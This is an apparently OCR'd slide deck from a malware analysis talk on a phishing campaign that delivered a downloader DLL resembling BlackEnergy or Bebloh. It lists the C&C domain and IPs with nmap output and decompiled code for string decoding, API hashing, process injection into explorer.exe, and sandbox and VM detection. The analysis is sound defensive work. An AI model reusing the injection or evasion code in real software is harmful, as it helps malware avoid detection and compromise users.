
The spam emails contain a Microsoft Excel file that appears to have a naming convention (DOC2410201810*[6 RANDOM NUMBERs]*.xls), as exemplified by Figure 2. As shown in Figure 3,

DLL

- Some automation system marked it as BlackEnergy
  - http://tinyurl.com/blackenergy1
- Description on banking trojan Bebloh family is closer
  - http://tinyurl.com/bebloh1
- BlackEnergy relation to Bebloh
  - http://tinyurl.com/bebloh2
- BlackEnergy? Bebloh?
  - Can be one, both or neither

DLL - Automatic analysis

- https://app.any.run/tasks/a5e35165-c614-427c-9373-6d8a596c6567
- Still doesn’t work




DLL

- Typical downloader/reverse shell
    - Injects itself to explorer.exe
    - C&C: cabertun.com
    - Downloads configuration/new files
    - According to configuration, executes/injects payload

C&C

- C&C — cabertun.com
  - hosting: morene.host
  - Russian language
  - Anonymous payment



C&C

- Open ports similar to BlackEnergy

5.149.254.114 mail1.auditoriavanzada.info

```
[+] Nmap scan report for mail1.auditoriavanzada.info (5.149.254.114)
Host is up (0.0083s latency).
Not shown: 91 closed ports

PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown
```

```
Nmap scan report for cabertun.com (5.8.88.46)
Host is up (0.17s latency).
rDNS record for 5.8.88.46: loddenp.morene.host
Not shown: 994 filtered ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server
49154/tcp open  unknown
49155/tcp open  unknown
```

DLL (cont’d)

- Sharing interesting features
  - Hiding information
  - Detecting automation analysis system/sandbox/etc

DLL (cont'd)

- Hides strings

```
BYTE *__usercall my_decode_string@<eax>(struct some_encoded_info *encoded_info@<eax>)
{
  unsigned __int16 i; // [esp+2h] [ebp-16h]
  unsigned int index; // [esp+4h] [ebp-14h]
  __int16 key; // [esp+Ah] [ebp-Eh]
  unsigned int encoded_length; // [esp+Ch] [ebp-Ch]
  BYTE *decoded_buf; // [esp+10h] [ebp-8h]
  char *encoded_buf_main; // [esp+14h] [ebp-4h]

  key = encoded_info->key;
  encoded_length = (unsigned __int16)(encoded_info->key ^ encoded_info->encoded_len);
  encoded_buf_main = &encoded_info->encoded_buf;
  decoded_buf = (BYTE *)malloc(encoded_length + 1);
  index = 0;
  for ( i = 0xCAFAu; index < encoded_length; i *= (_WORD)index )
  {
    *(_WORD *)&decoded_buf[index] = i ^ key ^ *(_WORD *)&encoded_buf_main[index];
    index += 2;
  }
  decoded_buf[encoded_length] = 0;
  return decoded_buf;
}
```

```
  v5 = 501;
  GetModuleFileNameA(0, exe_path, 501);
  CharUpperBuffA(exe_path, v5);
  SubStr = (char *)my_decode_string((struct some_encoded_info *)str_SAMPLE);
  if ( my_strstr(exe_path, SubStr) )
    v6 = -1;
  myfree(SubStr);
```

DLL (cont'd)

- Hides strings

```
VirtualProtect(p_encoded_shc, addr_40215c - p_encoded_shc, PAGE_EXE
xor_buffer(p_encoded_shc + 5, addr_401d344 - p_encoded_shc - 5);
xor2_buffer(addr_401d344 + 5, addr_40215c - addr_401d344 - 5);
return setup_import(0);
```

Address	Hex dump	ASCII
003C1D44	43 3A 3B 24 5F 00 00 00	C:;$_...
003C1D4C	4C 95 EF 81 4C BF 27 0D	L뺧갿?.
003C1D54	A0 47 1E FA 87 61 56 D0	겢?aV
003C1D5C	F0 13 8E 63 36 1C DD CA	?람6扮
003C1D64	13 09 13 00 40 E6 07 6A	‼.‼.@?j
003C1D6C	8E B1 F1 9A A3 BF D6 4D	렉?？?
003C1D74	D3 C7 F5 A9 F0 60 68 47	覃秒?hG
003C1D7C	77 21 12 06 5E 4F B5 D8	w!↕╼^O뒈
003C1D84	7D 77 CA 4F AF 05 48 FA	}w??H
003C1D8C	91 B3 32 71 F8 DF 95 73	뫓2q砲붑
003C1D94	26 E7 AA D2 41 95 D5 31	&囤?빪1
003C1D9C	63 73 27 FE CE 3D 1B 77	cs' =←w
003C1DA4	E5 74 8C 6B F9 39 C7 CD	?똩?젓
003C1DAC	3A 37 1A 35 58 EB 54 9A	:7→5X?
003C1DB4	4F F9 71 12 8C AC A7 72	O?↕뙰쫧
003C1DBC	B2 BD B9 B2 9A F7 12 03	켭묾쌄↕└
003C1DC4	24 5C 67 BC 02 7C A0 C7	$\g?|졘
003C1DCC	1B 51 B4 1D FF 67 56 FD	←Q? gV
003C1DD4	90 CC 11 03 DB E4 58 AB	먎◀└碡X
003C1DDC	55 C1 D4 88 3B AA EB 0D	U쿈?る.
003C1DE4	44 96 0B D9 95 70 03 3A	D??p└:
003C1DEC	BF 5C F5 F3 99 39 CB EB	?出?乾
003C1DF4	0F 54 85 29 72 F3 2F A9	☼T?)r?

Address	Hex dump	ASCII
003C1D44	26 3A 3B 24 5F 00 00 00	&:;$_...
003C1D4C	4C 44 5F 45 52 52 5F 52	LD_ERR_R
003C1D54	55 4E 5F 00 4C 44 5F 45	UN_.LD_E
003C1D5C	52 52 5F 4C 4F 41 44 00	RR_LOAD.
003C1D64	5C 70 72 65 66 73 2E 6A	\prefs.j
003C1D6C	73 00 00 00 70 72 6F 78	s...prox
003C1D74	79 2E 74 79 70 65 22 2C	y.type",
003C1D7C	20 00 00 00 70 72 6F 78	...prox
003C1D84	79 2E 68 74 74 70 22 2C	y.http",
003C1D8C	20 22 00 00 70 72 6F 78	"..prox
003C1D94	79 2E 68 74 74 70 5F 70	y.http_p
003C1D9C	6F 72 74 22 2C 20 00 00	ort", ..
003C1DA4	5C 4D 6F 7A 69 6C 6C 61	\Mozilla
003C1DAC	5C 46 69 72 65 66 6F 78	\Firefox
003C1DB4	5C 50 72 6F 66 69 6C 65	\Profile
003C1DBC	73 5C 2A 00 0D 0A 49 4E	s*...IN
003C1DC4	4A 45 43 54 46 49 4C 45	JECTFILE
003C1DCC	00 00 00 00 0D 0A 2A 45	......*E
003C1DD4	58 45 55 50 44 41 54 45	XEUPDATE
003C1DDC	20 00 00 00 77 77 77 2E	...www.
003C1DE4	67 6F 6F 67 6C 65 2E 63	google.c
003C1DEC	6F 6D 00 00 3F 74 76 65	om..?tve
003C1DF4	72 3D 00 00 26 76 63 6D	r=..&vcm

DLL

- Hides API import

```
v1 = eax0;
hKernel32 = get_kernel32();
LoadLibraryA = my_getprocaddr(hKernel32, 0xC8AC8026);
*FreeLibrary = my_getprocaddr(hKernel32, 0x4B935B8E);
GetWindowsDirectoryA = my_getprocaddr(hKernel32, 2024803454);
*GlobalLock = my_getprocaddr(hKernel32, 0x25447AC6);
*GlobalUnlock = my_getprocaddr(hKernel32, 0xF50B872);
*TerminateProcess = my_getprocaddr(hKernel32, 0x9E6FA842);
*IsBadReadPtr = my_getprocaddr(hKernel32, 0x7D544DBD);
GetProcAddress = my_getprocaddr(hKernel32, 0x1FC0EAEE);
*GetSystemTime = my_getprocaddr(hKernel32, 0x270118E2);
*RemoveDirectoryA = my_getprocaddr(hKernel32, 0x4AE7572B);
*DeleteFileW = my_getprocaddr(hKernel32, 0x81F0F0C9);
*IsDebuggerPresent = my_getprocaddr(hKernel32, 0x95FB6A02);
*GetLogicalDriveStringsA = my_getprocaddr(hKernel32, 0x70F6FE31);
*GetDriveTypeA = my_getprocaddr(hKernel32, 0x399354CE);
*GetCurrentThreadId = my_getprocaddr(hKernel32, 0xA45B370A);
*PulseEvent = my_getprocaddr(hKernel32, 0x2B00B870);
GetCurrentThread = my_getprocaddr(hKernel32, 0x4FBA916C);
WaitForSingleObject = my_getprocaddr(hKernel32, 0xC54374F3);
*OpenEventA = my_getprocaddr(hKernel32, 0x9C700049);
*WaitForMultipleObjects = my_getprocaddr(hKernel32, 0x4F6CA717);
GetVolumeInformationA = my_getprocaddr(hKernel32, 0x67ECDE97);
```

DLL

- Injects itself to new explorer.exe process

```
if ( CreateProcessA(0, exepath, 0, 0, 0, CREATE_SUSPENDED, 0, 0, &a2, &hProc_1) != 0 )
{
  v7 = maybe_rand(v6);
  hex2str32(v7, &memory_section_name);
  strcat(&memory_section_name, "_section");
  len = *(dll_imagebase + *(dll_imagebase + 60) + 80);
  v23 = CreateFileMappingA(-1, 0, 4, 0, cmdline_option_len + len + 8, &memory_section_name);
  memory_map = MapViewOfFile(v23, 983071, 0, 0, 0);
  my_memcpy(memory_map, len, dll_imagebase);  // copy whole dll
  *&memory_map[*(memory_map + 15) + 52] = dll_imagebase;// patch imagebase
  *&memory_map[len] = func_addr - dll_imagebase;// append wanted function
  *&memory_map[len + 4] = cmdline_option_len; // append cmdline (length + ptr)
  my_memcpy(&memory_map[len + 8], cmdline_option_len, cmdline_option);
  len = 0x29B;
  v_alloc(&shellcode_buffer, 684);
  my_memcpy(shellcode_buffer, len, &encoded_buffer);
  v15 = len;
  v18 = 0;
  do
  {
    shellcode_buffer[v18] ^= -101 * v18 - 28; // decode loader code
    ++v18;
    --v15;
  }
```

DLL

- Injects itself to new explorer.exe process

```
ep_addr = get_EP_or_TLS_of_process(hProc_1);
if ( !ep_addr )
{
  my_zero_mem(&v10, 0xCCu);
  v10 = WOW64_CONTEXT_FULL;
  if ( GetThreadContext(v13, &v10) )
  {
    if ( __eax )
      ep_addr = __eax;                    // eax of initial state thread context is entrypoint
  }
}
if ( !ep_addr )
  ep_addr = get_EP_of_process(hProc_1);
if ( ep_addr )
{
  VirtualProtectEx(hProc_1, ep_addr, len, 64, &v17);
  WriteProcessMemory(hProc_1, ep_addr, shellcode_buffer, len, &mem_section_name_len);
  j_VirtualFree(shellcode_buffer);
  ResumeThread(v13);
```

- overwrites DLL loader code at the entrypoint

DLL

- Checks if itself is in automation system
  - Detects JMP hook of API functions


```
int __userpurge safecall__CryptEncrypt@<eax>(HCRYPTKEY hKey@<eax>, int hHash@<edx>,
{
  int v8; // [esp+0h] [ebp-10h]

  if ( *CryptEncrypt != 0xE9u )                 // 0xe9 == long JMP instruction
    v8 = CryptEncrypt(hKey, hHash, Final, dwFlags, pbData, pdwDataLen, dwBufLen);
  return v8;
}
```

```
CODE:00401A87 014 A1 00 A5 40 00          mov     eax, ds:_CryptEncrypt
CODE:00401A8C 014 80 38 E9                cmp     byte ptr [eax], 0E9h ; 'é'
CODE:00401A8F 014 74 25                   jz      short loc_401AB6
CODE:00401A91 014 8B 45 08                mov     eax, [ebp+dwBufLen]
CODE:00401A94 014 50                      push    eax                             ;
```

DLL

- Checks if itself is in automation system
  - Does not run in Xeon (which is usually server CPU)



DLL

- Checks if itself is in automation system
    - Some AV backend automation system names the sample in a specific way (“c:\sample.exe”, etc)

```
GetModuleFileNameA(0, exe_path, 501);
CharUpperBuffA(exe_path, v5);
SubStr = my_decode_string(str_SAMPLE);
if ( my_strstr(exe_path, SubStr) )
  v6 = -1;
myfree(SubStr);
v4 = my_decode_string(str_VIRUS);
if ( my_strstr(exe_path, v4) )
  v6 = -1;
myfree(v4);
v3 = my_decode_string(str_SANDBOX);
if ( my_strstr(exe_path, v3) )
  v6 = -1;
myfree(v3);
return v6;
}
```

DLL

- Checks if itself is in automation system
    - Checks if it’s in “Sandboxie” by looking for sbiedll.dll

```
int check_sandboxie()
{
  BYTE *Memory; // ST04_4
  int v1; // ST08_4

  Memory = my_decode_string((struct some_encoded_info *)str_sbiedll_dll);
  v1 = -(GetModuleHandleA(Memory) != 0);
  myfree(Memory);
  return v1;
}
```

DLL

- Checks if itself is in automation system
  - Can you guess what it means?

```
int always_zero_trick()
{
  int v0; // ST04_4

  v0 = GetTickCount();
  Sleep(500);
  return -(GetTickCount() - v0 <= 450);
}
```

  - tick1;
    Sleep(500);
    tick2 - tick1 <= 450?

DLL

- Checks if itself is in automation system
    - Checks VMWare with PlugNPlay device descriptions

```
SetupDiEnumDeviceInfo(hDevInfo, 0, &sp_devinfo_data);
SetupDiGetDeviceRegistryPropertyA(
  hDevInfo,
  &sp_devinfo_data,
  SPDRP_DEVICEDESC,
  &device_type,
  str_device_description,
  129,
  &device_type);
v0 = strlen(str_device_description);
CharLowerBuffA(str_device_description, v0);
SetupDiDestroyDeviceInfoList(hDevInfo);
strVMWare = my_decode_string(encoded_str_vmware);
if ( my_strstr(str_device_description, strVMWare) )
  am_i_in_vmware = -1;
```

DLL

- Checks if itself is in automation system
  - Checks VMWare with PlugNPlay device descriptions

```
003C6D3D   .  50            PUSH    EAX
003C6D3E   .  FF15 44A23C00 CALL    DWORD PTR DS:[3CA244]      setupapi.SetupDiGetDeviceRegistryPropertyA
003C6D44   .  8D85 63FFFFFF LEA     EAX, DWORD PTR SS:[EBP-9D]
003C6D4A   .  E8 55A5FFFF   CALL    <strlen>                   strlen
003C6D4F   .  50            PUSH    EAX
DS:[003CA244]=76076332 (setupapi.SetupDiGetDeviceRegistryPropertyA)
```

Address	Hex dump	ASCII
0006F56B	56 4D 77 61 72 65 20 53 56 47 41 20 49 49 00 06	VMware SVGA II.-
0006F57B	00 DF F5 01 42 35 45 46 39 32 43 41 00 32 30 42	.曙┌B5EF92CA.20B

0006F54C	0000001C
0006F550	4D36E968
0006F554	11CEE325

DLL

- Checks if itself is in automation system
  - Checks VirtualBox with video device

```
int check_VirtualBox()
{
  char Str[4]; // [esp+0h] [ebp-11Ch]
  char *SubStr; // [esp+104h] [ebp-18h]
  void *v3; // [esp+108h] [ebp-14h]
  void *Memory; // [esp+10Ch] [ebp-10h]
  int v5; // [esp+110h] [ebp-Ch]
  int v6; // [esp+114h] [ebp-8h]
  int v7; // [esp+118h] [ebp-4h]

  v7 = 0;
  Memory = my_decode_string(str_HARDWARE_description_system);
  RegOpenKeyExA(HKEY_LOCAL_MACHINE, Memory, 0, 0x20019, &v6);
  myfree(Memory);
  v5 = 257;
  v3 = my_decode_string(str_VideoBiosVersion);
  if ( !j__RegQueryValueExA(v6, v3, 0, 0, &Str[3], &v5) )
  {
    SubStr = my_decode_string(enc_VirtualBox);
    v7 = -(my_strstr(&Str[3], SubStr) != 0);
    myfree(SubStr);
  }
  myfree(v3);
  j__RegCloseKey(v6);
  return v7;
}
```

DLL

- Saves encrypted configuration(C&C, etc) in registry

```
int __usercall aes_encrypt_and_save_to_registry@<eax>(BYTE *buf@<eax>)
{
  BYTE dst[392]; // [esp+0h] [ebp-198h]
  int bufLen; // [esp+188h] [ebp-10h]
  BYTE *encrypted_buf; // [esp+18Ch] [ebp-Ch]
  int v5; // [esp+190h] [ebp-8h]
  BYTE *a3; // [esp+194h] [ebp-4h]

  a3 = buf;
  my_memcpy(dst, 392, buf);
  XOR_buffer_and_check_VMWare(dst);
  bufLen = 0;
  aes_encrypt(dst, 392, &aes_key, &bufLen, 0);  // int aes_encrypt(BYTE *plain_buf, int plain_bu
  encrypted_buf = malloc(bufLen);
  aes_encrypt(dst, 392, &aes_key, &bufLen, encrypted_buf);
  if ( is_high_integrity )
    RegCreateKeyExA(HKEY_LOCAL_MACHINE, SOFTWARE_volume_serial_2, 0, 0, 0, 983103, 0, &v5, 0);
  else
    RegCreateKeyExA(HKEY_CURRENT_USER, SOFTWARE_volume_serial_2, 0, 0, 0, 983103, 0, &v5, 0);
  j_RegSetValue(v5, 0, 0, 3, encrypted_buf, bufLen);
  return j__RegCloseKey(v5);
}
```

Summary

- Campaign
  - XLS with macro
  - Obfuscated vba/batch/powershell scripts
  - Steganography using public image hosting service
  - In-memory DLL loading (no disk-write == no filter driver trigger)
  - Many anti-detection/automation tricks
  - Open web server for only short time to accept real victims only

Q&A

- kanghs@linecorp.com
- cmpdebugger@gmail.com
- @jz__